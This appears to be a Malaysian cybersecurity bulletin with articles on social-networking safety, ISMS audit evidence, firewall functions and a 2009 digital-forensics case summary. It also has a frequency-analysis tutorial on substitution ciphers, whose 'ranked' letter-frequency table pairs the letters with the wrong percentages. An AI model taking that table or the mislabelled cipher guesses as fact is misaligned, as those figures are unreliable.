**Never respond to harassing or rude comments posted on your profile** - Delete any unwanted messages or friends who continuously leave inappropriate comments. Report these comments to the networking site or Internet Service Provider if they violate that site’s terms of service.

**Check the privacy settings** of the social networking sites that you use:

- a) Set privacy so that people can only be added as your friend if you approve it.
- b) Set privacy so that people can only view your profile if you have approved them as a friend.

As a general practice, let your common sense guide your decisions about what to post online. Before you publish something on the Internet, determine what value it provides and consider the implications of having the information available to the public. Identity theft is an increasing problem, and the more information an attacker can gather about you, the easier it is to pretend to be you. Behave online the way you would behave in your daily life, especially when it involves taking precautions to protect yourself. Consider limiting the people who are allowed to contact you on these sites. If you interact with people you do not know, be cautious about the amount of information you reveal or agreeing to meet them in person.

Social networking sites may do a disservice to you in a long run. If you are a member of a certain site and post opinions, they could come back to bite you. Even if you use a pen-name or screen name, if someone were to find out, it would be detrimental. Just take a look at politicians running for public office. What if they were to make a callous comment as a joke? It would be used against them. Sometimes even when an information is posted as a joke, it can be interpreted by others as a fact.

Lastly, social networking sites are where we offer a lot of information about families, friends and

ourselves. If you decide to become a member of an online social networking site, you should be careful, never use your real name, real address, real place of business, or anything else that could put you in danger. You may feel like providing your personal information, but there are a lot of crazy people in the world to take over any information posted online. A simple information about your self or comment on others could put you in jeopardy.

In view of that, Malaysians via word of mouth or through other medium should take steps to raise awareness on Social Networking amongst youths and adults. “The dramatic rise in attacks of recent tells us that social networks and their millions of users have to do more to protect themselves from organized cybercrime, or risk falling prey to identity theft schemes and scams.” Most Internet related issues are not reported to law enforcement agencies due to lack of awareness.

Therefore online Malaysian citizens should take ownership of their safety and security when they are on the Internet especially when posting personal information online. Adults or children are especially susceptible to the threats that social networking sites present. Although many of these sites have age restrictions, children may misrepresent their ages to join. By teaching children and young adults about Internet safety, being aware of their online habits, and guiding them to appropriate sites. Parents and teachers can make sure that the children and young adult become safe and responsible users. “In an effort to educate the people and to increase awareness on Internet security, CyberSecurity Malaysia has developed a program called CyberSAFE where the public can get information on Internet safety issue at its portal [www.cybersafe.my](http://www.cybersafe.my).

Those who have Internet security related issues should report to CyberSecurity Malaysia. The public could also forward complaints and receive information on the latest cyber threats at CyberSecurity Malaysia’s portal [www.cybersecurity.my](http://www.cybersecurity.my) or call cyber 999 helpline that operates 24 hours daily at [cyber999@cybersecurity.my](mailto:cyber999@cybersecurity.my) or call 1-300-88-2999. ■

## References

- 1) [www.hku.hk/cc\\_news/ccnews143/social-networking.html](http://www.hku.hk/cc_news/ccnews143/social-networking.html)
- 2) [www.whoswatchingcharlottesville.org/social.html](http://www.whoswatchingcharlottesville.org/social.html)
- 3) [www.bullying.co.uk/.../safety-tips-for-bebo-facebook-myspace-and-youtube.html](http://www.bullying.co.uk/.../safety-tips-for-bebo-facebook-myspace-and-youtube.html)
- 4) [www.mysecurecyberspace.com](http://www.mysecurecyberspace.com) > tools > secure my cyberspace
- 5) <http://www.hongkiat.com/blog/20-facebook-tipstricks-you-might-not-know/>



# INFORMATION SECURITY MANAGEMENT SYSTEM (ISMS) AUDIT EVIDENCE

BY | Abd Rouf Mohammed Sayuti

## Abstract

An ISMS auditor is often caught in a compromising and complex position of whether to believe evidence and oral descriptions of a control implementation provided by an auditee, or look for evidence, including observing the process personally.

Standard 2310: Identifying Information from The IIA's International Professional Practices Framework (IPPF) for the Professional Practice of Internal Auditing requires internal auditors to gather "sufficient, reliable, relevant, and useful information to achieve the engagement's objectives". This article intends to provide insight on what is available in the ISMS audit evidence menu.

## Introduction

Objective evidence is about evidence reliability, and it can vary greatly. Firsthand evidence acquired by an ISMS auditor or obtained from independent sources outside the audit area is considered more reliable. For instance, observing the receptionist issuing visitor/contractor passes is more reliable than listening to his or her oral description of issuance procedures and processes because the auditor can see whether the pass is issued correctly.

### Objective evidence

The key attribute of objective evidence is reliability. Many factors influence the reliability of specific types of ISMS audit evidence.

### Physical Examination

The ISMS auditor's inspection on notebook/computer screen saver passwords and locks are used to verify controls against unauthorised access and theft respectively. Physical examination is usually a highly reliable form of evidence as 'seeing is believing'.

However, the objectivity of a physical examination depends on the examiner's qualifications. Certain IT assets, such as operational systems, may require specialised expertise to identify correctly. An ISMS audit team leader should consider engaging external

technical experts or neutral internal technical experts to examine all equipment if an ISMS audit staff lacks the requisite expertise. While physical examination provides objective evidence that an IT asset exists, it provides little evidence the asset is properly maintained by the administrator.

### Inspection Of Records

In perhaps the most common type of ISMS audit procedure, ISMS auditors review paper and electronic source records. Reviewing an operational system's maintenance plan and information system's audit tools will generate reports to determine if preventive maintenance was conducted periodically, and if all ISMS controls are functioning as intended.

The reliability of documentary evidence depends on its origin and the strength of the auditee's ISMS controls. Records of external origin – those generated by or handled by external parties, are generally more reliable than internally generated records. Internal record may be generated at will, but it is more difficult for an auditee to fabricate or alter an external record such as a maintenance service report or an invoice from a vendor.

Internal records generated under conditions of effective ISMS controls are more reliable than internal records generated when ISMS controls are weak, because strong controls reduce the likelihood of errors in records or minimise the likelihood of information falsification. Also, original records or secure digital copies such as those in Portable Document Format (pdf) by Adobe Systems are preferable to photocopies or facsimiles.

### Confirmations

An ISMS auditor might obtain written responses from independent third parties such as vendors to verify the accuracy or validity of preventive maintenance records, and from operational system end-users to verify problem reports lodged via memo, e-mail or a helpdesk system.

Care must be taken to prevent the auditee's influence on the confirmation response because a

confirmation's reliability depends on the provider's independence. Although the auditee may prepare the confirmation request, it is best that the ISMS auditor verify the recipient's address, control the mailing process, and receive the response directly. And if an e-mail system is used, direct the confirmation response to the ISMS auditor's own e-mail address.

### **Inquiry**

ISMS audit-related information from an auditee can rarely be considered conclusive evidence because of possible bias, error or deception. ISMS auditors often use inquiries to obtain information about an auditee's ISMS processes and controls, but answers to inquiries should be substantiated with other ISMS audit procedures. For instance, an ISMS auditor should inspect records and observe the audited area's employees to verify that ISMS controls are operating as intended.

The reliability of evidence obtained by an ISMS auditor through inquiry may be improved by asking the same questions to several people. Information obtained from one person is less reliable compared to consistent information obtained from two or more people. An ISMS auditor needs to perform additional verification if answers to the same question are conflicting. Asking leading questions to an auditee should also be avoided. An internal ISMS auditor should ask Documents and Records Controllers to describe the ISMS procedures for identifying obsolete documents, instead of asking the controller if obsolete physical documents have been identified and shredded.

### **Observation**

Watching a process or procedure being performed by others is primarily intended to test if ISMS controls are functioning as described. For instance, an ISMS auditor observes a company's employees for close-door policy during normal office hours to determine if prescribed physical security policies are being followed. The limitation of observation is that an employee may behave differently in the presence of an ISMS auditor, compared to their normal behavior when the ISMS auditor is absent. The countermeasure to improve reliability of observation is by observing a process or a control implementation more than once, in more than one place, or outside normal office hours, and by making unannounced visits.

### **Reperformance**

An ISMS auditor re-performs ISMS control procedures rather than just observing an employee perform a procedure, to determine if it was performed correctly and to assess whether ISMS controls are functioning as intended. For instance, doors to restricted areas are equipped with a biometrics access system to prevent unauthorised access. To test whether this control is working, ask random employees to enter these areas. If none of them gain entry to the restricted areas, the ISMS auditor has evidence that the control is operating effectively. Oftentimes, re-performance is considered the most reliable evidence of an ISMS control's effectiveness, due to limitations of inquiry and observation.

### **ISMS auditor – Conclusion**

Relevant and reliable ISMS audit evidence complements an ISMS auditor's conclusions. In many cases, the procedures used to gather evidence determine the objectivity of the ISMS audit evidence. During an ISMS auditors' planning process, design methods that ensure objective evidence will be obtained. Qualified people will be assigned to examine IT assets, requests for original documents if available, schedule multiple unannounced observations of key ISMS controls, and ensure confirmations are prepared and mailed or e-mailed under the ISMS auditors' control. In each ISMS audit conclusion, ISMS auditors must carefully assess the credibility of evidence gathered to avoid basing audit findings on unreliable evidence. ■

### **References**

1. *MS/ISO IEC 27001:2007 – Information Technology - Security Techniques – Information Security Management Systems – Requirements (ISO/IEC 27001:2005, IDT) Copyright 2007*
2. *The Institute of Internal Auditors' International Standards for the Professional Practice of Internal Auditing*
3. *Internal Auditor February 2009, Volume LXVI:I*

# DIG DEEP INTO YOUR FIREWALL

BY | Ahmad Dahari Jarno

## Firewall as Network Security Software or Appliance

Information gathering to the point of Internet is the lifestyle and workbench. Cyberspace has evolved more than just a link to information. Now, your regular Internet has become a platform where web applications are hosted, online gaming portal services, community forums for public users and many others services are used by different kinds of users.


With all kinds of online services offering, users needs of implementing security environments on their network security structures. The first step to make sure your network environments are secure is to establish a security wall separating your internal network and the Internet via your ISP (Internet Service Provider). As we all know, the only appliance or software that can do this is a firewall. A defensive wall by its definitions (SearchSecurity.com) that has the capabilities to allow, drop and filter any packets that contains data transacted between internal and the World Wide Web.

From the perspectives of security information technology, firewall is an appliance or software that establishes a network security perimeter to ensure data inside the Local Area Network (LAN) or known cooperate network are not breached by any outsider threats or even internal threats.


## Inside Your Firewall

Every firewall has its own operation that is known by computer users to block any unauthorized access from the Internet and also to monitor any activities that transact between two worlds (Internet and LAN). Firewall has its own ways of determining this process; explanation as stated below:

- a) Rule List/Rule Set – List of rules that consists of open and closed ports determined by user (known as Administrator of the firewall).
  - b) Allow (Port is opened) – Provides access or data transaction from the Internet to the Local Area Network by opening ports as specified in the Rule List or Rule Set.
  - c) Drop (Port is closed) – Access is prohibited from the Internet to the Local Area Network or vice versa. Any network packet(s) will be dropped instantaneously.
- Filtered (Port is closed or packet is been monitored) – Any network packet(s) that are blocked when any activities performing unauthorized access to specific ports. Any packets that contain a specific pattern that is similar to any type of malware such as virus or worms will be filtered.
- Knowing the functionality of firewall is not enough to make sure this security software or appliance performs in a secure manner. As computer users that required establishing and priorities network security implementation; understanding firewall security features and its operation is the best way as a starting point. Implementing the firewall in the right place is not enough to make sure the network is secured and protected.
- Common Criteria (CC) Methodology has specified several known security functionalities inside a firewall. Figure 1 (Thanks to HowStuffWorks.com Illustration; Copyright 2003) shows firewall implementation behaves as network separator and protector for internal network (LAN). Referring to CC ideology (Framework and methodology chosen by most security products/developers to perform security evaluation and certification under the scope known as Target of Evaluation (TOE)); firewall has its own specific TOE that shows the security implementation within its operating process. Several known TOE known to firewall as mention below:
- a) Security Management.
  - b) Information Flow Control (Packet Filtering Process).
  - c) IDP (Intrusion Detection and Prevention).
  - d) Audit Management.
  - e) Access Control (Identification, Authentication and Authorization).
- All of above listed TOE are also known as TOE Security Functions (TSF). Furthermore, Figure 2 illustrates the functions based on CC that pre-built inside a firewall. Meanwhile, Table 1 summarizes the list of TSF inside firewall with detail explanations.



**Figure 1:** Firewall implementation as network separator and protector for internal network (LAN).



**Figure 2:** Security Functions based on CC that pre-built inside a firewall.

No.	TSF (TOE Security Functions)	Descriptions	Functionality
1	Security Management	Security Management by definition is more towards managing the security that has been implemented. But in CC terminology, Security Management is more likely explaining the management of security appliance in terms of initialization setup, rule list configuration, user define access, privileges setting and etc. In other words, it's an interface for Administrator to perform setup, configuration and performing maintenance.	Real-time overview/summary of firewall operations and processes. Information shown such as Duration, Time, Date and Product Status. Allow Administrator to configure set of rule list for open and closed ports. Enable and Disable enhanced capabilities built-in such as IDP, Antivirus, AntiSpam and etc. Monitoring, performing analysis and backup all logs produced by firewall. Reset or perform maintenance on the firewall.
2	Information Flow Control (Packet Filtering)	Information flow control or known as packet filtering is the process of filtering network packet(s) through each port that open or closed. This is the main security function that shows the true capabilities and functionalities of firewalls.	Allow network packet(s) through open ports that are set by Administrator to establish data transaction between Internet and LAN. Drop network packet(s) that initiated access to closed ports. Filter network packet(s) that are issued to known closed ports or any unauthorized network access attempts.
3	IDP (Intrusion Detection and Prevention)	Most nowadays firewall has implemented enhanced security capabilities such as IDP that perform processing and monitoring of malware attached to network packets. Some of these enhanced also known as Unified Threat Management (UTM).	Allow network packet(s) through open ports that are set by Administrator to establish data transaction between Internet and LAN. Drop network packet(s) that initiated access to closed ports. Filter network packet(s) that are issued to known closed ports or any unauthorized network access attempts.
4	Audit Management	Centralized Portal where all logs and notifications were managed by the Administrator. This is where Administrator performs checking on the actual operations of the firewall.	Check and verify all activities were logged. Perform backup on all the logs. Check for any notifications that require immediate attentions.
5	Access Control (Identification, Authentication and Authorization)	Access Control Management is where Administrator assigns user accounts, additional Administrator accounts, access paths and access privileges.	Initial set for user accounts for additional Administrator to access the firewall. Assign access control to users to specific paths, and resources. Enable or Disable user accounts and access privileged to a specific users.

**Table 1:** List of TSF inside Firewall.



## Outside Your Firewall

Understanding all the firewall security features is not enough to make sure your network perimeter is already secure. Right placement of firewall and firewall rule set configurations requiring aspects of consideration to ensure the operations of firewall is in its best conditions. The goal of its implementation is to guard computer users from any outside threat especially from the Internet. This knowledge can be learned from trainings and books that focused on network security perimeter in-depth.

From that point of view, the crucial information that needs to be known first is the possibility of any threats existences that will compromise the firewall. There are many point of reference for users to guide them in implementing their firewall in more secure manner and make several improvements in the firewall performances. Listed below are several sites for user references:

- a) Common Vulnerabilities & Exposures (<http://cve.mitre.org>).
- b) Secunia (<http://secunia.com>).
- c) Packet Storm (<http://www.packetstormsecurity.org>).
- d) Malaysian Computer Emergency Response Team (MyCERT) (<http://www.mycert.org.my>).

Also, in way of perfecting the operation of firewall, users and Administrator need to know the right way to locate and install their firewalls. There are several ways of implementing network perimeter security inside the organizations or specific environments.

Several aspects need to be considered such as best practices in implementing firewall on specific environments to make sure the firewall protects users from external threats. Below are some tips and guidelines for your reference.

- a) Define and determine list of appropriate network layers (Segmentations).
- b) Define and enforce security check on open and closed ports assigned in the rule list of the firewall. Make sure only required ports that are used is open and others are not in service are closed. A small audit process by your own is enough.
- c) Enable IDP protections and other enhanced Security Applications (Antivirus, AntiSpam, and etc). Make used of all the UTM services to the fullness.

- d) Perform audit checking and backup prior of requirement to make sure the firewall is operational. This action is good for future troubleshooting and maintenance.
- e) Add security checking on Identifications, Authentications and Authorizations of internal network by binding each computer with their MAC Address. This can be performed by the assistance of switch capabilities: - Best practice to be implemented at Administrator Terminal Computer.
- f) Enable network monitor capabilities that use Anomaly pattern scanner to detect any network miss-behave activities. Example, such as packet flooding, DoS attacks and etc.
- g) Create policies and procedures for network security infrastructure that helps to put in extra protections via human touch and human behavior.

## Conclusion

In world of cyberspace security, firewall is the main assets in any organizations or environments that help computer users to secure their data. Additional front block of wall is good in helping users to filter any bad contents or data that will compromise the internal structure of network computers.

Choosing a firewall that fit the requirement is the best practice and helps implementing network perimeter security. Understand the operations of your firewall and keep maintaining it will provide a peace of mind in countering any threats from the Internet. One way of understanding this is by learning about Common Criteria (CC) and products that has been certified under CC methodology.

The best firewall is not measured based on its capability in providing user with its security features and functions properly. But, knowing its operations, it's implementations and it's protections inside and outside is the best way of showing your security awareness. Prevention is always better than cure. ■

## References

- a) *Firewall 24seven, Second Edition, By Mathew Strebe and Charles Perkins (Published by SYBEX).*
- b) *The Best Damn Firewall Book Period, Second Edition (Published by Syngress).*
- c) *How Stuff Works – [www.howstuffworks.com](http://www.howstuffworks.com)*
- d) *What is .com – <http://whatistechtarget.com>).*

# BASIC TECHNIQUES IN CRYPTANALYSIS

BY | Norhayati Binti Aziz

## Introduction

Cryptanalysis (from the Greek words *kryptós* and *anályein*, meaning “to loosen” or “to untie”) is the science (and art) of recovering or forging cryptographically secured information without knowledge of the key. Cryptology is often and mistakenly considered a synonym for cryptography and occasionally for cryptanalysis, but specialists in the field have for years adopted the convention that cryptology is the more inclusive term, encompassing both cryptography and cryptanalysis. Cryptanalysis is often undertaken by a malicious attacker, attempting to subvert a system; it is an essential part of communications intelligence. Often, the attacker’s goal is to read material which the cryptosystem’s users wish to keep secret. For example, the British ULTRA project in World War II read many secret German messages. The goal may also be to defeat a cryptographic authentication mechanism. For example, an attacker who can defeat a bank’s authentication system can use someone else’s account for fun and profit, and an attacker who can defeat email authentication might create a bogus but verifiable message that would hugely embarrass the putative sender.

## Frequency Analysis

In this article, we will cover one of the basic techniques in cryptanalysis, called frequency analysis. For example, if you have a message encrypted using the substitution cipher that you want to crack, you can use frequency analysis. In other words, if the sender has tried to disguise a letter by replacing it with a different letter, you can still recognize the original letter because the frequency characteristics of the original letter will be passed on to the new letters.

In cryptanalysis, frequency analysis is the study of the frequency of letters, or groups of letters in a ciphertext. The basic use of frequency analysis is to first count the frequency of ciphertext letters and then associate guessed plaintext letters with them. The method is used as an aid to break classical ciphers.

To apply frequency analysis, you will need to know the frequency of every letter in the English alphabet, or the frequency of letters in whichever language the sender is using.

Frequency analysis is based on the fact that in any given stretch of written language, certain letters and combinations of letters occur with varying frequencies. Moreover, there is a characteristic distribution of letters that is roughly the same for almost all samples of that language. Encrypted text is sometimes achieved by replacing one letter with another. To start deciphering the encryption, it is useful to get a frequency count of all the letters. The most common letters in the English language are E, T, N, R, O, A, I and S.

These eight characters make up around 67% of the words in the English language. Vowels A, E, I, O and U make up around 40% of English text. The frequency may vary depending on what the plaintext is. For example, if the message is a source code, it will use many more symbols than a message that is just written in English. If you conduct a frequency count of this paragraph, your results would be E, T, A, O, and S. It shows that any vowel occurs more often than X or Z in normal writing. Every language has similar character properties like this, which we can use to our advantage when analysing texts. Common percentages in Standard English are shown below:

a	b	c	d	e	f	g	h	i	j	k	l	m
8.2	1.5	2.8	4.3	12.7	2.2	2.0	6.1	7.0	0.2	0.8	0.4	2.4
n	o	p	q	r	s	t	u	v	w	x	y	z
6.7	7.5	1.9	0.1	6.0	6.3	9.1	2.8	1.0	2.4	0.2	2.0	0.1

Ranked in order:

e	t	a	o	i	n	s	h	r	d	l	u	c
8.2	1.5	2.8	4.3	12.7	2.2	2.0	6.1	7.0	0.2	0.8	0.4	2.4
m	w	f	y	g	p	b	v	k	x	j	q	z
2.4	2.4	2.2	2.0	2.0	1.9	1.5	1.0	0.8	0.2	0.2	0.1	0.1

**Table 1:** Frequency Analysis

The frequency count of a single character is referred to as a Unigraph. If you use a sample of 1000 characters or more, your results will be more accurate.

These letters often go together. These are known as digraphs, as shown in Table 2.

th	he	at	st	an	in	Ea	nd	Er
en	re	nt	to	es	on	ed	is	ti

**Table 2:** Digraph

Trigraphs are much like digraphs and have three letters. These are the most often seen trigraphs as shown in Table 3.

the	and	tha	hat	ent	ion	for	tio	Has
edt	tis	ers	res	ter	con	ing	men	Tho

**Table 3:** Trigraphs

Letters that are often doubled, as in sniff, is shown in Table 4.

ll	tt	ss	ee	pp	oo	rr	ff	cc	dd	nn
----	----	----	----	----	----	----	----	----	----	----

**Table 4:** Letters Commonly Doubled

The most common letters to end a word is shown in Table 5.

e	t	s	d	n	r	y
---	---	---	---	---	---	---

**Table 5:** Common Letters to End a Word

Finally, the most common words in the English language are shown in Table 6.

the	of	are	I	and	you	a	can	to	he
her	that	in	was	is	has	at	him	his	

**Table 6:** Common English Words

Sometimes cipher messages are broken down into groups of five, making the cryptanalyst's task slightly trickier. However, if spacing remains, we can already see the 'shape' of the plaintext even if we can't translate it. By attacking small words with the aid of frequency analysis, we should start to see parts of the plaintext come through. A feasible order to attack a Cipher text (with spacing) could be:

- Frequency Analysis
- One and two letter words
- Pairs and repetition

If the spaces have been removed, then it removes the opportunity to specifically attack the smaller

words, however, you may well see many two or three letter repetitions for the smaller words. Looking for patterns is an important feature of breaking ciphers, as they often show weakness in the strength of the cipher. If there were a sufficiently large ciphertext, it would be solved by comparing the frequency of letters in the cipher text against the frequency of letters in Standard English. If the frequency of letters in the cipher text is almost the same as the frequency of letters in Standard English, we can find out which letter is substituted for the letter in ciphertext. Then the message would be decrypted.

Example:

Consider the following example from Wikipedia: Suppose Eve has intercepted the cryptogram in Figure 1,

and it is known to be encrypted using a simple substitution cipher:

```
LIVITCSWPIYVEWHEVSRIQMXLEYVEOIEWHRX-
EXIPFEMVEWHKVSTYLXZIXLIKIIXPIJVSZEYPER-
RGERIMWQLMGLMXQERIWGPSRIHMXQEREKIETX-
MJTPRGEVEKEITREWHEXXLEXMXZITWAWSQWX-
SWEXTVEPMRXRSJGSVIEYVIEXCVMUIMWERG-
MIWXMJMGCSMWXSJOMIQXLIVIQIVIXQSVST-
WHKPEGARCSXRWIEVSWIIBXVIZMXFSJXLIKEG-
AEWHEPSWYSWIWIEVXLISXLIVXLIRGEPIRQIV-
IBGIIHMWYFPFLEVHEWHYPSRRFQMXLEPPXLI-
CIEVEWGJSJKTVWMRLHYSPHXLQIMYLSXJLIM-
WRIGXQEROIVFVIZEVAEKPIEWHXEAMWYEPPLM-
WYRMWXSXGSRMHVEXMSWMGSTPHLEVHPFK-
PEZINTCMXIVJSVLMRSCMWMSWVIRCIGXMWYMX
```

**Figure 1:** Ciphertext Denoted by Uppercase

For this example, uppercase letters are used to denote ciphertext, lowercase letters are used to denote plaintext (or guesses at such), and X~t is used to express a guess that the ciphertext letter X represents the plaintext letter t.

Eve could use frequency analysis to help solve the message along the following lines: counts of the letters in the cryptogram show that l is the most common single letter, xl the most common bigram, and xli is the most common trigram. e is the most common letter in the English language, th is the most common bigram, and the the most common trigram. This strongly suggests that X~t, L~h and l~e. The second most common letter in the cryptogram is A; since the first and second most frequent letters in the English language, E and T, are accounted for, Eve guesses that it is the third, A. Tentatively making these assumptions, the following partial decrypted message is obtained as shown in Figure 2.

```
heVeTCSWPeYVaWHaVSReQMthaYVaOeaWHRtateP-
FaMvaWHKVSTYhtZetheKeetPeJVSZaYPaRRGaReM-
WQhMGhMtQaReWGPSReHMTQaRaKeaTtMJTPRGaVa-
KaeTRaWHaThattMZetWAWSQWtSWatTvaPMRtRSJG-
STVReaYVeatCVMUeMWaRGMeWtMJMGCSMWtS-
JOMeQtheVeQeVetQSVSTWHKPaGARCSrWeaVSWeeBt-
VeZMtFSJtheKaGaAWHaPSWYSWeWeaVtheS-
theVtheRGaPeRQeVeeBGeeHMWYPFhaHaWHYPSR-
RFQmthaPPtheaCCeaVaWGeSJKTVWMRheHYSPHtheQe-
MYhtSJtheMWReGtQaRoEVfVeZaVaAKPeaWhtaAMWY-
aPPthMWYRMWtSGSWRMHeVatMSWMGSTPHhaVHPFK-
PaZeNTCMteVJSVhMRSCMWMSWVeRCeGtMWYMtN
```

**Figure 2:** Partially Decrypted Message

Using these initial guesses, Eve can spot patterns that confirm her choices, such as “that”. Moreover, other patterns suggest further guesses. “Rtate” might be “state”, which would mean R~s. Similarly “atthattMZet” could be guessed as “atthattime”, yielding M~i and Z~m. Furthermore, “heVe” might be “here”, giving V~r. Filling in these guesses, Eve gets the output, as shown in Figure 3.

In view of the above examples, more guesses suggest “remarA” could be “remark”, implying A denotes K (A~k) and so on. It is relatively straightforward to

```
hereTCSWPeYraWHarSseQithaYraOeaWHstateP-
FairaWHKrSTYhtmetheKeetPeJrSmaYPassGaseiWQhiGh-
itQaseWGPSseHitQasaKeaTtiJTPsGaraKaeTsaWHa-
tthattimeTWAWSQWtSWatTraPistsSJGSTrseaYreat-
CriUeiWasGieWtiJiGCSiWtSJOieQthereQeretQsrST-
WHKPaGAsCStsWearSWeeBtremiTFSJtheKaGaAW-
HaPSWYSWeWeartheStherthesGaPesQereeBGeeHi-
WYPFharHaWHYPSssFQithaPPtheaCCearaWGeSJK-
TrWiseHYSPHtheQeiYhtSJtheiWseGtQasOerFre-
marAaKPeaWhtaAiWYaPPthiWYsiWtSGSWsiHeratiSWiG-
STPHharHPFKPameNTCiterJSrhisSCiWiSWresCeGtiWYitU
```

**Figure 3:** Simplified Message

deduce the rest of the letters, eventually yielding the plaintext. In this example, Eve’s guesses were all correct. This would not always be the case, however; the variation in statistics for individual plaintexts can mean that initial guesses are incorrect. It may be necessary to back track incorrect guesses or to analyse the available statistics in much more depth than the somewhat simplified justifications shown in Figure 3.

## Conclusion

There is a possibility that the plaintext does not exhibit the expected distribution of letter frequencies. Shorter messages are likely to show more variation. It is also possible to construct artificially skewed texts. Essentially, decryption using frequency analysis involves making educated guesses of symbol mappings using knowledge of symbol, bigram, and trigram frequency. After obtaining a partial solution, the person analysing the ciphertext can sometimes determine certain patterns that occur within the ciphertext. For example, it may be possible to infer that the Å (where Å represents an unknown ciphertext symbol) might be the word ‘there’ in plaintext. This is a painstakingly tedious process that often involves wrong guesses and backtracking. Success can vary dramatically based on the amount of available information about the cryptosystem used to produce the ciphertext. ■

## References

1. Swenson, C, (2008). *Modern Cryptanalysis: Techniques for Advanced Code Breaking*, 1-12.
2. [http://www.simon Singh.net/The\\_Black\\_Chamber/frequencyanalysis.html](http://www.simon Singh.net/The_Black_Chamber/frequencyanalysis.html)
3. <http://library.thinkquest.org/28005/flashed/thelab/cryptograms/frequency.shtml>
4. [http://csc371.tripod.com/CES\\_WEB.htm](http://csc371.tripod.com/CES_WEB.htm)
5. <http://www.mr01001101.co.uk/essays/freqanalysis.html>
6. [http://www.lawtrust.co.za/index.php?option=com\\_content&task=view&id=52](http://www.lawtrust.co.za/index.php?option=com_content&task=view&id=52)
7. <http://www.britannica.com/EBchecked/topic/145058/cryptology/25636/Types-of-cryptanalysis>
8. <http://en.citizendium.org/wiki/Cryptanalysis>
9. <http://www.economicexpert.com/a/Frequency:analysis.htm>



# DIGITAL FORENSIC – CYBER CSI

By | Aswami Fadillah Mohd Ariffin, Nor Zarina Zainal Abidin

## Introduction

2009 has been a very challenging year for Digital Forensics Department (DFD) with the increase of cases from year to year. It is challenging due to the fact that all cases being handled by us were unique in a sense and we need to deal with different type of technologies. As such DFD has to be prepared in any circumstance and with this we are providing a full fledge Digital Forensic Services to all Law Enforcement Agencies (LEAs) including Regulatory Bodies (RBs) with Standard Operating Procedure (SOP) in accordance to ASCLD/LAB-International (an ISO 17025 and American Society of Crime Lab Directors Standard dedicated to promoting excellence in forensic science through leadership and innovation).

As the vision of DFD of CyberSecurity Malaysia in the Ninth Malaysia Plan is "To be a National Centre of Reference and Excellence in Digital Forensics with ASCLD/LAB-International Accreditation", our commitment and passion have been soaring in every each year in assisting the country LEAs and RBs. This vision has keep us on the toe and with the closing of all cases including expert testimonies given by our dedicated analysts we deemed year 2009 was another successful year for the department. Nonetheless, DFD will always strive to provide the best Digital Forensics Service not only in the country but also at international level and our priority will always be to the Malaysia LEAs and RBs.

## DFD Activities

### Statistic of cases

In 2009, DFD has managed to successfully analyze a total of 374 cases. These cases were referred to us by various LEAs and RBs such as PDRM, KDRM, MCMC, SSM, SC, KPDKKK, SPRM, MINDEF and others (refer Figure 1). Thus so far, from year 2002 to 2009, DFD has assisted our LEAs and RBs with 1186 cases with a broad case background (refer Figure 2) including 50 onsite investigations this year alone. As shows in Figure 2, harassment is the highest cases received by DFD in year 2009. Harassment can be divided into three types of cases which are threat, blackmail and sexual harassment. The

second highest category is financial fraud where almost of the cases came from pyramid and investment scheme. Illegal business, game piracy and copyright falls under 'Others' category and has recorded 18% of the cases. Document falsification or forgery of documents such as passport and form stated only 11% on the statistic. Sedition, internet scam, physical attack, gambling and robbery stated the low percentage (below 10%) where DFD only received 16 cases of sedition, 16 cases of internet scam, 8 cases of physical attack and 2 cases for both gambling and robbery.




Figure 1: Total Cases Received by Agencies


